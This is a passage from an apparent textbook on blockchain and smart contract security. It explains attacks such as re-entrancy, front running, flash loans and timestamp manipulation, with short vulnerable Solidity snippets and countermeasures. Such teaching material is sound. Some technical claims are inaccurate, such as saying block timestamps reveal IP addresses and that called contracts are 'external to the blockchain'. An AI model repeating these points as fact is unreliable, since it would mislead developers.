4.1.21 Time Jacking

In time jacking attack, the adversary alters the node time replacing the dependency of the node on the network by a hardware-oriented system time. It is a dreaded attack that might split the network into multiple parts. As a result, the target node is isolated from the rest of the network.

There are several countermeasures to time jacking attacks. Some of the important measures include use of the system time instead of the network time to determine the upper limit of block timestamps. Another countermeasure is to shorten the acceptable time ranges and use of only the trusted peers. Even a node can be designed to hold multiple timestamps so that the attacker may not alter all of them. Furthermore, node timestamps can be made dependent on the blockchain timestamps [22].

4.1.22 Quantum Attack

Quantum computing or quantum computers, as one can refer to them, will be the most powerful computers in the future that can break almost all encryptions used today to secure the bitcoin network. According to an estimate, approximately one quarter of the bitcoins in circulation today are vulnerable to quantum attacks. Most of the encryption relies on the use of public-private key pairs to encrypt sensitive data. Cryptography is used to create a hash of the sensitive data so that it can be protected from adversaries.

Quantum computers are super-computing machines that can perform computations in an unprecedented manner. Some quantum attacks are targeted at stored data, while others aim at the data in transit. Blockchain presents a unique challenge for quantum-safe cryptography due to its decentralized nature and governance structure.

Cryptocurrencies are highly prone to quantum attacks in the future. The major advantage that quantum computing offers is the speed of computations in performing hash of a PoW used by bitcoins. A quantum computer can perform the same computations as done by a classical computer in one-fourth of the time.

Quantum computing is assumed to undergo future improvements to improve the speed of computations to increase to 100 times of what they have today. This generates an alarm for the cybersecurity professionals to protect the bitcoin networks which are dependent on cryptography [27].

4.2 Summary

This chapter provides a comprehensive list of popular blockchain attacks and their countermeasures. It lays the foundation for understanding various threats that can be leveraged by the adversaries to launch successful attacks against the blockchain systems. Some of these attacks have created havoc in the past. Overall, the following questions are answered in this chapter:

- What are the popular blockchain attacks that pose a potential threat to blockchain networks?
- What methods are adopted by the adversaries to launch these attacks?
- What is the impact of these attacks on blockchain security?
- What are the feasible countermeasures to prevent or protect against the potential attacks discussed in this chapter?

References

1. The DAO Attacked: Code Issue Leads to $60 Million Ether Theft, https://www.coindesk.com/markets/2016/06/17/the-dao-attacked-code-issue-leads-to-60-million-ether-theft/
2. Kervins Nicolas, Yi Wang, George C. Giakos, Comprehensive Overview of Selfish Mining and Double Spending Attack Countermeasures, 40th IEEE Sarnoff Symposium, pp. 1-6, 2019.
3. A. Begum, A. H. Tareq, M. Sultana, M. K. Sohel, T. Rahman, and A. H. Sarwar, Blockchain Attacks, Analysis and a Model to Solve Double Spending Attack, International Journal of Machine Learning and Computing, Vol. 10, No. 2, pp. 352-357, 2020.
4. Arunima Ghosh, Shashank Gupta, Amit Dua, and Neeraj Kumar, Security of Cryptocurrencies in blockchain technology: State-of-art, challenges and future prospects, Journal of Network and Computer Applications, Vol. 163, pp. 1-35, 2020.
5. Giacomo Morganti, Enrico Schiavone, and Andrea Bondavalli, Risk Assessment of Blockchain Technology, Eighth Latin-American Symposium on Dependable Computing (LADC), pp. 87-96, 2018.
6. Wenting Li, S´ebastien Andreina, Jens-Matthias Bohli, and Ghassan Karame, Securing Proof-of-Stake Blockchain Protocols, In: Garcia-Alfaro, J., Navarro-Arribas, G., Hartenstein, H., Herrera-Joancomartí, J. (eds) Data Privacy Management, Cryptocurrencies and Blockchain Technology. DPM CBT 2017. Lecture Notes in Computer Science(), Vol 10436. Springer, Cham. https://doi.org/10.1007/978-3-319-67816-0_17, 2017.

7. Arunima Ghosh, Shashank Gupta, Amit Dua, and Neeraj Kumar, Security of Cryptocurrencies in blockchain technology: State-of-art, challenges and future prospects, Journal of Network and Computer Applications, Vol. 163, 2020.
8. Nidhee Rathod and Dilip Motwani, Security threats on Blockchain and its countermeasures, International Research Journal of Engineering and Technology (IRJET), Vol. 05, Issue 11, pp. 1636-1642, 2018.
9. What is Vector Attack 76?, https://academy.bit2me.com/en/que-es-ataque-de-vector-76/
10. Xiaoqi Li, Peng Jiang, Ting Chen, Xiapu Luo, and Qiaoyan Wen, A Survey on the Security of Blockchain Systems, Future Generation Computer Systems, Vol. 107, pp. 841-853, 2020.
11. Khizar Hameed, Mutaz Barika, Saurabh Garg, Muhammad Bilal Amin, Byeong Kang, A taxonomy study on securing Blockchain-based Industrial applications: An overview, application perspectives, requirements, attacks, countermeasures, and open issues, Journal of Industrial Information Integration, Vol 26, 2022
12. Wenting Li, S´ebastien Andreina, Jens-Matthias Bohli, and Ghassan Karame, Securing Proof-of-Stake Blockchain Protocols, In: Garcia-Alfaro, J., Navarro-Arribas, G., Hartenstein, H., Herrera-Joancomartí, J. (eds) Data Privacy Management, Cryptocurrencies and Blockchain Technology. DPM CBT 2017, Lecture Notes in Computer Science(), Vol. 10436. Springer, Cham. https://doi.org/10.1007/978-3-319-67816-0_17, 2017.
13. Kervins Nicolas, Yi Wang, and George C. Giakos, Comprehensive Overview of Selfish Mining and Double Spending Attack Countermeasures, IEEE 40th Sarnoff Symposium, pp. 1-6, doi: 10.1109/Sarnoff47838.2019.9067821, 2019.
14. Evangelos Deirmentzoglou, Georgios Papakyriakopoulos and Constantinos Patsakis, A Survey on Long-Range Attacks for Proof of Stake Protocols, IEEE Access, Vol. 7, pp. 28712-28725, 2019.
15. Samiran Bag, Sushmita Ruj, and Kouichi Sakurai, Bitcoin Block Withholding Attack: Analysis and Mitigation, IEEE Transactions on Information Forensics and Security, Vol. 12, No. 8, pp. 1967-1978, 2017.
16. Yujin Kwon, Dohyun Kim, Yunmok Son, Eugene Vasserman, and Yongdae Kim, Be Selfish and Avoid Dilemmas: Fork After Withholding (FAW) Attacks on Bitcoin, ACM SIGSAC Conference on Computer and Communications Security (CCS), pp. 195-209, 2017.
17. Congcong Ye, Guoqiang Li, Hongming Cai, Yonggen Gu, and Akira Fukuda, Analysis of Security in Blockchain: Case Study in 51%-Attack Detecting, 5th International Conference on Dependable Systems and Their Applications (DSA), pp. 15-24, 2018.
18. Feather Forking, KAAN SIMSEK - Medium, https://medium.com/@ksimsek19/feather-forking-f9f3d5b5f9aa, 2021.
19. Mauro Conti, Sandeep Kumar E, Chhagan Lal, Sushmita Ruj, A survey on security and privacy issues of Bitcoin, https://arxiv.org/abs/1706.00916, 2017.
20. Antonio Magnani, Luca Calderoni, and Paolo Palmieri, Feather forking as a positive force: incentivising green energy production in a blockchain-based smart grid, CryBlock'18: Proceedings of the 1st Workshop on Cryptocurrencies and Blockchains for Distributed Systems, pp. 99-104, 2018.
21. Huru Hasanova, Ui-jun Baek, Mu-gon Shin, Kyunghee Cho, and Myung-Sup Kim, A survey on blockchain cybersecurity vulnerabilities and possible countermeasures, International Journal of Network Management, Vol. 29, Issue 2, pp. 1-36, 2018.
22. Mauro Conti, Sandeep Kumar, Chhagan Lal, and Sushmita Ruj, A Survey on Security and Privacy Issues of Bitcoin, IEEE Communications Surveys & Tutorials, Vol. 20, No. 4, pp. 3416-3452, 2018.
23. Patrick McCorry, Siamak F. Shahandashti, and Feng Hao, Refund attacks on Bitcoin's Payment Protocol, In: Grossklags, J., Preneel, B. (eds) Financial Cryptography and Data Security, Lecture Notes in Computer Science(), Vol 9603. Springer, Berlin, Heidelberg. https://doi.org/10.1007/978-3-662-54970-4_34, 2016.

24. Arthur Gervais, Hubert Ritzdorf, Ghassan O. Karame, and Srdjan Cˇapkun, Tampering with the Delivery of Blocks and Transactions in Bitcoin, CCS '15: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, pp. 692–705, 2015.
25. Maria Apostolaki, Aviv Zohar, and Laurent Vanbever, Hijacking Bitcoin: Routing Attacks on Cryptocurrencies, IEEE Symposium on Security and Privacy (SP), pp. 375-392, 2017.
26. Shijie Zhang and Jong-Hyouk Lee, Double-Spending With a Sybil Attack in the Bitcoin Decentralized Network, IEEE Transactions on Industrial Informatics, Vol. 15, No. 10, pp. 5715-5722, 2019.
27. Divesh Aggarwal, Gavin K. Brennen, Troy Lee, Miklos Santha, and Marco Tomamichel, Quantum attacks on Bitcoin, and how to protect against them, https://arxiv.org/abs/1710.10377

Chapter 5
Smart Contracts and DeFi Security and Threats

Abstract Smart contracts have revolutionized the way in which legal contracts are facilitated and executed. However, they are equipped with potential vulnerabilities and security threats in their design. These vulnerabilities pave the way for hacking smart contracts, resulting in huge losses. The security vulnerabilities of smart contracts can be used to illegitimately steal money. As an illustration, some known security vulnerabilities of smart contracts include arithmetic bugs, exceptions, re-entrancy attacks, and flash loan attacks [Dimov (Security of Smart Contracts - Infosec Resources (infosecinstitute.com), 2016)].

The number of attacks on smart contracts accounts for a significant proportion of the number of attacks from different layers and components. For instantiation, an attacker in the DAO exploited a bug in the smart contract to repeatedly steal money, causing investors to lose approximately $50 million in cryptocurrency value [Huang et al. (IEEE Access 7:150184–150202, 2019)].

This chapter puts forward some important vulnerabilities and threats in smart contracts that pose major challenges for smart contract designers. The consequences of these vulnerabilities and threats have resulted in detrimental effects in the past. The chapter also outlines solutions to avoid security issues related to smart contracts. Finally, sample attack scenarios are created to demonstrate these threats and the pragmatic approach behind them.

5.1 Arithmetic Bugs

Arithmetic bugs are a type of integer bugs that occur as a result of various arithmetic operations on smart contracts. Arithmetic bugs allow a malicious user to steal Ether or modify the execution path of a smart contract. A common example of arithmetic bug is mathematical operations performed on an unbounded integer. Some other situations that lead to arithmetic bugs include integer overflow, underflow, and modulo zero or division by zero. Integer overflow or underflow occurs when an expression results in a value that lies outside the bounds of an integer boundary. In case of overflow, the value is beyond the limits of the integer. In an underflow situation, the value is too small for an integer boundary. It is important to mention

G. Kaur et al., *Understanding Cybersecurity Management in Decentralized Finance*, Financial Innovation and Technology, https://doi.org/10.1007/978-3-031-23340-1_5




Fig. 5.1 Integer overflow and underflow

here that all these operations deal with signed numbers (including positive and negative integers).

A programming language such as C/C++ addresses this problem as out-of-bounds behavior. However, in Ethereum, all behaviors are well defined as EVM supports modulo 2^{256}. In a programming language, any operation that results in a value greater than the upper bound of the integer generates an exception. For example, division by zero generates an exception in a programming language, but EVM generates zero as the result of division by zero operation. In this sense, some exceptions are handled in an effective manner by smart contracts. However, in some versions greater than 0.4.0, the Solidity compiler injects an invalid operation to throw an exception which allows EVM to revert all changes [1].

Let us take a couple of examples to dig deeper into integer overflow and underflow. Figure 5.1 presents these two situations by a simple integer addition [2]. Assuming that Ethereum smart contract has a fixed size which is incremented by 8 bits, the maximum number formed by a combination of 8 bits is 2^8 (=256), ranging from 0 to 255. Thereby, the maximum value is represented by all 1s. Similarly, the minimum value is represented by all 0s.

When 1 is added to the maximum value, it results in an overflow situation as shown in the left-hand side of the figure. Similarly, when -1 is added to the minimum value, it results in underflow situation, as shown in the right-hand side of the figure.

5.2 Re-entrancy Attack

Re-entrancy attacks are one of the most severe and effective attack vectors against smart contracts. In such an attack, a contract calls another contract which calls back the calling contract. All these actions are executed in a single transaction. Interestingly, the other contract called by the original contract is external to the blockchain. Calling other contracts in a blockchain is a normal activity that happens many times




Fig. 5.2 Legitimate re-entrancy

during the contract execution. It is referred to as legitimate re-entrancy. Let us take an example to elaborate the concept of reentrancy. Consider two contracts A and B. In Fig. 5.2, contract A calls contract B and withdraws some money from contract B. Once done, contract B calls back contract A.

To go into details of what contracts A and B are executing internally, contract A calls contract B to withdraw a prespecified amount of money. Contract B then executes this instruction and transfers that amount to contract A's account by calling contract A. This is called the fallback function. In Ethereum, Ether is transferred by means of a function call. In this example, contract B calls back contract A as a follow-up to contract A's instruction. In the context of smart contracts, the fallback function is represented without a function name [3].

In case of a malicious re-entrancy or re-entrancy attack, a contract is called unexpectedly, and it operates on an inconsistent internal state, for example, if a contract is called and it executes a control flow which is based on the internal state of the victim contract. In a malicious re-entrancy, the internal state is updated after the external call returns, leaving the contract in an inconsistent state [4].

In other words, a procedure is re-entrant if its execution can be interrupted in the middle, initiated over, and both runs are executed without any errors. Re-entrancy can lead to serious vulnerabilities in terms of smart contracts. The most famous example of this attack is the DAO hack [5].

Let us consider an example of a victim and attacker contract. The victim contract has a withdraw function that allows other contracts to withdraw some Ether from it. The withdraw function must check if the calling contract has the permission to withdraw the amount. If yes, then it transfers the specified amount to the calling contract. Finally, it updates the internal state to reflect the new amount. It is worth mentioning that the transfer must be completed before updating the new amount in the final step. A malicious contract can call the victim contract for withdrawing the amount again before the first state is updated by the victim contract. This results in calling the withdrawal function more than once before the internal state is updated for the first withdrawal.

Figure 5.3 presents the step-by-step procedure for re-entrancy attack.

1. The proxy contract would ask for a legitimate withdrawal.
2. The transfer from victim contract to proxy contract triggers the fallback function.
3. The proxy contract asks for another withdrawal.




Fig. 5.3 Re-entrancy attack [5]

4. The transfer from victim contract to proxy contract triggers the fallback function.
5. The proxy contract asks for another withdrawal.
6. The process continues.

The important part to remember is that the balance is never updated in the entire procedure. Further, unless the transfer to proxy contract fails, an exception is never thrown and the state never gets reverted.

5.3 Race Conditions

Race conditions occur due to lack of synchronization in transactions in Solidity and Ethereum smart contracts. One of the most common potential race conditions exists in the ERC20 standard that recognizes the Ethereum community standards. This standard specifies the APIs used in smart contracts. Let us take an example to explain the concept of race conditions and the situation that leads to their occurrence.

Consider two users A and B. A has a wallet and wants to allow B to withdraw 10 tokens as a payment for some piece of code that B has developed in the smart contract, assuming that B negotiates and convinces A to add 5 bonus tokens for her splendid work and A agrees to pay 15 tokens in total. Just before A was to send the approved 15 tokens as a result of negotiation, B called the respective transfer function to transfer 10 tokens to her account. Later in the scenario, B received approval for 15 tokens and received them too. Overall, B received 25 tokens in total.

It is important to mention that re-entrancy attack is also a type of race condition attack. Figure 5.4 presents the timeline of events that resulted in race conditions in this scenario.



A
ERC20
B
Approve B (10 Tokens)
Approval set for 10 Tokens
Transfer from A (10 Tokens)
10 Tokens
Approve B (15 Tokens)
Approval set for 15 Tokens
Transfer from A (15 Tokens)
15 Tokens

Fig. 5.4 A malicious transaction leading to race conditions by taking advantage of ERC20 standard

This is called a double withdrawal exploit which is caused by race conditions and lack of synchronization. In order to prevent this situation, it is recommended that token owners reset the token allowances to zero before starting a new value [5].

5.4 Unhandled Exceptions

Unhandled exceptions are a type of vulnerability in the smart contracts that occur in different ways. Exception handling is another area of concern as errors do not propagate across the call-stack, but it may depend on certain specifics of the target function [5]. Exceptions can exist anywhere in the contract, for example, inside a loop or a function. External exceptions inside a loop can lead to denial of service attacks under the external influence.

Different smart contract platforms handle exceptions in a different way. For example, Solidity handles exceptions in two ways: (1) by directly referencing the callee's contract instance or using the *transfer()* function and (2) when using one of the four low-level methods such as *call*, *staticcall*, *delegatecall,* and *send*. In the first way, the transaction is bubbled up and the entire transaction is reverted. Since transactions are atomic, reverting an entire transaction is the only way to pave the way for safety. In the second way of handling exceptions, only a `false` value is returned to the calling contract [6].

5.5 Using a Weak Random Generator

Random number generation is an important part of computer science as it is used in several applications. It is used to generate a random number for various purposes such as gaming. One of the reasons for generating random numbers is to decide the winner. In a public deterministic environment such as Ethereum, it is difficult to generate a random number. However, Solidity generates a random number with `blockhash(uint blockNumber)` function that returns "0" when `blockNumber` is greater than 256 [7].

Despite generating random numbers in smart contracts, time-dependent functions are used for synchronization or to block transactions. Some examples of time-dependent usage in smart contracts include timestamps, block numbers, gas limits, and Coinbase [8]. Some researchers believe that random numbers should not be generated for deciding the winning team or changing to an important state because of the use of entropy or randomness. Weak random numbers generated by such pseudo-random number generators (PRNG) should not be used to conclude a crucial state of the contract. Furthermore, using PRNG for all the transactions in a block will result in attackers misusing them to multiply their wins by doing many transactions within a block that they are winning [9].

In order to prevent random number exploitations, the source of entropy or randomness must be external to the blockchain. This can be achieved by changing the trust model to a group of participants via a centralized entity which can act as a randomness oracle.

5.6 Timestamp Dependency

Timestamp dependency is one of the key features of the Ethereum virtual machine. As mentioned under the random number generator subsection, timestamp dependency is a preferred choice for smart contracts over random number generators to synchronize transactions in a blockchain. However, timestamp dependency does not provide any information about the environment such as host operating system, IP address, or time. All this information can be extracted from the timestamp field in the block's meta-data. Unfortunately, the block's timestamp field is arbitrary and the block's miner can write any timestamp without any verification from the other nodes in the network [10].

Timestamp dependency may lead to malicious attacks. To be more specific on this point, miners can manipulate environment variables to earn profits. Let us take an example of a lottery system that distributes prizes based on a function that can be manipulated by malicious miners. Consider a deciding variable that results in winning or losing a lottery prize irrespective of the fact that whether it returns an even or odd number [11]:

```
if (variable % 2 == 0) winner = p1; else winner = p2;
```

A miner can tweak the timestamp to gain unfair advantage. For example, the miner can change the timestamp to his favor as it uses his local time when the block was created. A general rule of thumb in such situations is that a contract can tolerate a variation of 30 seconds and still maintain the integrity to stay safe [12]. The severity of such manipulations is higher if the malicious miner manipulates critical components of the blockchain that can impact heavily [13].

In such situations, generating random numbers to decide the winner is preferred. However, random numbers can never be an alternative to timestamp dependency.

5.7 Transaction-Ordering Dependence and Front Running

Transaction-ordering attacks are a type of race condition attack because it is dependent on the order in which transactions are submitted. The order of processing transactions in Ethereum is determined by the miners. Malicious miners may exploit this vulnerability in smart contracts to change the order of submitted transactions to prioritize malicious transactions in a manner that genuine transactions remain in a pending state and malicious transactions are processed and completed before them [5].

Alternatively, in this attack, malicious miners change the state of transactions for their own benefits. A transaction goes to a memory pool called *mempool* when it is submitted. The miners then select the transactions from the pool for completion and organize them into a block using PoW. Once a block is mined, it is broadcast to the network. The risk is inherent in this situation because all transactions in the memory pool are visible to all users on the network and the order of execution of transactions is entirely dependent on the miner [5].

A transaction-ordering dependence attack changes the price at which an item is purchased during the processing. This occurs because someone else (malicious miner, contract owner, or another user) has sent a transaction that modifies the price before the transaction is complete. The problem arises because two transactions can be sent to the memory pool in any order irrespective of their arrival. This makes it difficult for smart contracts as they rely on state of storage variables according to the order of transactions [14].

Let us take an example to explain transaction-ordering dependence and front-running attack, assuming that a smart contract gives a reward for submitting information. Suppose Alice solves a problem and submits an answer to the network with a standard gas price. Bob sees her answer and submits his answer with a higher gas price. If Bob's response gets processed before Alice's response, Bob will receive one token and Alice will get nothing [15].

A malicious miner can misuse this attack with his bad behavior to submit his transaction and get it processed before a genuine transaction. The honest transaction remains pending which results in changing its output to prioritize the malicious transaction [16]. As already mentioned under race conditions, it occurs under ERC20 standard which is vulnerable to race conditions in smart contracts.

The attack can be prevented by using the commit reveal hash scheme. Instead of submitting the answer, the user who has the answer submits the hash of that answer so that no other user can see the exact answer. A hash consists of salt, answer, and address where salt is a number of the user's choice. The contract stores hash and user's address along with the actual answer. To claim the reward, the user submits the answer, address, and salt together. The contract hashes salt, address, and answer to match it with the one stored. If a match is found, the reward is sent to the user claiming it.

5.8 Vulnerable Libraries

Libraries provide functionality that can be reused in other smart contracts. For example, data structures, token contract interfaces, and multi-signature wallets. Libraries can be used multiple times by other smart contracts or client contracts. A client contract interacts with the library and the corresponding code is executed in the context of the calling client contract.

Although libraries provide clear functionality by sharing among smart contracts, there is a security issue associated with them. If a library is vulnerable and is shared or called by multiple smart contracts, the vulnerability becomes inherent in all the calling client contracts. If the vulnerability is detected or exploited, there is no way to patch it by re-deploying to the same address. Further, many client contracts do not possess the functionality for versioning. That means an existing library cannot be updated to a new version for fixing the vulnerable code [5].

Two commonly known vulnerable library exploits are the Parity multi-signature wallet hacks that happened in 2017. The vulnerability allowed the transfer of ownership to move funds.

The major cause of vulnerabilities in libraries is them being stateful. If libraries are stateless, there is no need for a library to have a specific state. Only the client contracts will have a state that changes when a library is called and not the state of the library.

5.9 Wrong Initial Assumptions

Wrong initial assumptions refer to the contract owner's assumptions while preparing the logic of the contract conditions. The assumptions may be made mistakenly, being unfamiliar with their consequences when the code is executed.

Let us take an example to explain this. Consider a code snippet in which the state of a transaction changes on receiving an amount as fund. If the received fund is under the threshold value of the expected funds, then the code is executed successfully;

otherwise, the transaction is reverted. The situation is presented in the sample code snippet below:

```
function()
{
require(ActiveSale);
fundRaised = fundRaised.add(msg.value);
require(fundRaised >= this.balance);
...
}
```

As per the code snippet, the condition checks if the total funds received are greater than or equal to the contract balance. If it is true, the code is executed; otherwise, an exception is thrown [5].

However, if the contract owner mistakenly assumes that the contract balance would always be greater than or equal to the funds received, an exception is always thrown irrespective of anything else.

5.10 Denial of Service

Denial of service (DoS) restricts legitimate users from using the smart contracts permanently or for a certain period. In a blockchain, DoS attacks are of three types:

- Unexpected revert
- Block gas limit
- Block stuffing

In an unexpected revert attack, a smart contract allows a bidder to make a bid, and as soon as a higher bid is available, it refunds the amount to the old bidder. This attack exploits the smart contracts by reverting unexpectedly on receiving a higher bid [17]. This vulnerability exists because of inadequate exception handling for conditional and iteration statements. The damage done by this vulnerability can be controlled by placing an external call initiated by the callee contract into a separate transaction [18].

In a block gas limit attack, the transaction hits a higher gas limit than the maximum limit available, resulting in the transaction failure. If such a transaction fails, especially when the refund is in progress, it stops execution, resulting in blocking of refunds. Thus, the refunds get stuck forever. The situation for this attack can be created by the malicious miner using a simple for loop that keeps on incrementing the variable without checking the upper limit for the value supported by that variable. In the worst case, the transaction is blocked permanently, preventing additional transactions [17, 19].

In a block stuffing attack, an attacker fills multiple blocks in the blockchain to prevent other transactions from being included in the blocks. This is achieved when the attacker uses a high gas price for transactions to ensure that only those transactions are included in the blocks. Block stuffing attack was used in the gambling app *Fomo3D* [17].

In addition to three types mentioned above, DoS attacks can occur due to failed external calls either accidentally or deliberately. The damage done by these calls can be minimized by isolating such calls into its own transaction that can be initiated by the recipient of the call. This is especially relevant for payments, where it is better to let users withdraw funds rather than push funds to them automatically. This is called the pull model for payments [20].

5.11 Flash Loan Attacks

A flash loan attack abuses smart contract security of a platform in which an attacker usually borrows a lot of funds that do not require collateral. The price of the crypto asset on one exchange is then manipulated and resold to another user. The process is so quick that the attacker repeats it multiple times before finishing and leaving without a trace.

Flash loan attacks are very common. Based on statistics, 70 DeFi exploits have been used so far to steal a massive amount of crypto currency, totaling to $1.5 billion. The trend is expected to grow in the future owing to the vulnerabilities in the DeFi platforms [21].

Flash loan attacks take advantage of trading differences in asset price. The asset price is set based on demand and supply in the market. However, due to several DeFi platforms, there are always some differences in the same asset price. The process of exploiting these differences leads to flash loan attacks [22].

Given the technical advantage, flash loans offer a convenient borrowing service with a very low interest rate. This is exactly opposite to normal loans. In addition to this, users can borrow as much amount as available in the flash pool. There is no limitation on the borrowing amount as long as the user can repay back. These properties of flash loans make it an easy prey for attackers [23].

Malicious actors leverage the concept of flash loans to gather large amounts of assets to launch costly exploitations that target DeFi protocols. A malicious flash loan attack transaction typically contains a sequence of actions. The first action borrows a very large sum of digital assets from a flash loan contract, and the last action returns the borrowed assets. The sequence of actions in the middle interacts with multiple DeFi contracts using the borrowed assets to exploit their design flaws. When a DeFi contract fails to consider corner cases caused by the large sum of borrowed assets, the attacker may extract prohibitive profits [24].

There are several challenges to mitigate flash loan attacks. First is the inability of developers to patch all existing vulnerabilities. Second, the fast pace of development of technology lacks incorporation of security features in the platforms. The major issue with smart contracts is the understanding of code by attackers. Once they understand how the code is operating, it becomes easy for them to manipulate it and exploit the vulnerabilities.

The key to prevent flash loan attacks is to incorporate security features and deploy security tools and decentralized oracles for pricing.

5.12 Vampire Attack

A vampire attack in smart contracts is a method to steal money, customers, and investors of other DeFi protocols by offering better rates. In other words, the attacks attempt to steal liquidity volume from other protocols [25].

An interesting instance of vampire attack is SushiSwap, a new project, which was successful in attracting over $1 billion of liquidity in less than a week. SushiSwap gained more and more attraction within less time as it competed with Uniswap by forking the project and launching vampire attacks. The project was launched with an objective to gain government market makers and distribute its tokens called Sushi. When enough liquidity was attracted to the protocol, the next step of the attack was to migrate or suck the tokens from one platform to another platform. That is why it is named vampire attack [26, 27].

Issuing tokens and distributing them were the main reasons for the success of vampire attacks. To prevent this attack, it is important to create a liquidity reservation offer that provides additional benefits to users to hold them to the existing protocol [28].

5.13 Maximal Extractable Value

Maximal extractable value (MEV) refers to the maximum value that can be extracted from a block in addition to block reward and gas fee by including, excluding, and changing the order of transactions in a block. The concept was introduced as miner extractable value in the context of proof-of-work. It was later renamed to maximal extractable value because miners control all the operations such as including, excluding, and changing the order of transactions [29].

In simple words, MEV is the value extracted by miners by ordering transactions in a block. It measures the profit a miner may gain by including, excluding, or reordering transactions in a block as shown in Fig. 5.5. Miners must be able to prioritize transactions to prevent permissionless blockchains against spam and denial of service attacks. Miners choose transactions with the highest fee to maximize profits. This motivates them to pursue additional avenues that might bring them more money [30].

Theoretically, MEV arises because of miners who are the only player in the game to use it for maximizing their profit. However, practically, a large portion of MEV is extracted by network practitioners referred to as searchers. Searchers execute complex algorithms on blockchains to determine opportunities that can lead to maximize




Fig. 5.5 The concept of MEV

their profit. In some scenarios, the network practitioners use bots to automate this process.

Since network practitioners are ready to pay high gas fees to earn profit, miners also get a portion of that profit by including those practitioners in the blockchain. MEV emerges as several well-known opportunities such as decentralized exchange (DEX), liquidations, and sandwich trading.

MEV has both positive and negative impacts on the blockchains. At the onset, MEV increased the utilization of the blockchain by including more and more participants who are eager to pay high gas fees for gaining more profit. On the flip side, some sandwich trading users have worse experience in terms of network congestion due to high volume of trading.

5.14 Sample Attack Scenarios

This section presents three sample attack scenarios that are created in Solidity. The source code and step-by-step methodology used to execute these attacks are presented in a precise yet clear manner.

5.14.1 *Weak Random Generator Attack*

